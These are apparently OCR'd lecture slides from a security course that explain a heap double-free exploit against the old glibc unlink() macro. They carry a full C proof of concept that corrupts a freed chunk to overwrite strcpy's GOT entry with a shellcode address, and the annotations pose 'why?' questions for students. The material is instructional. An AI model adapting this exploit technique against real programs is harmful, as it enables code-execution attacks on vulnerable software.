


After malloc() Has Been Called



After Another malloc()

Same chunk will be returned… (why?)



After another malloc, pointers will be read from here as if it were a free chunk (why?)

One will be interpreted as address, the other as value (why?)

Sample Double-Free Exploit Code

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_"
  "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
  void *fifth, *sixth, *seventh;
  shellcode_location = (void *)malloc(size);
  strcpy(shellcode_location, shellcode);
  first = (void *)malloc(256);
  second = (void *)malloc(256);
  third = (void *)malloc(256);
  fourth = (void *)malloc(256);
  free(first);
  free(third);
  fifth = (void *)malloc(128);
  free(first);
  sixth = (void *)malloc(256);
  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
  *((void **)(sixth+4))=(void *)shellcode_location;
  seventh = (void *)malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

First chunk free'd for the second time

This malloc returns a pointer to the same chunk as was referenced by first

The GOT address of the strcpy() function (minus 12) and the shellcode location are placed into this memory

This malloc returns same chunk yet again (why?) unlink() macro copies the address of the shellcode into the address of the strcpy() function in the Global Offset Table - GOT (how?)

When strcpy() is called, control is transferred to shellcode... needs to jump over the first 12 bytes (overwritten by unlink)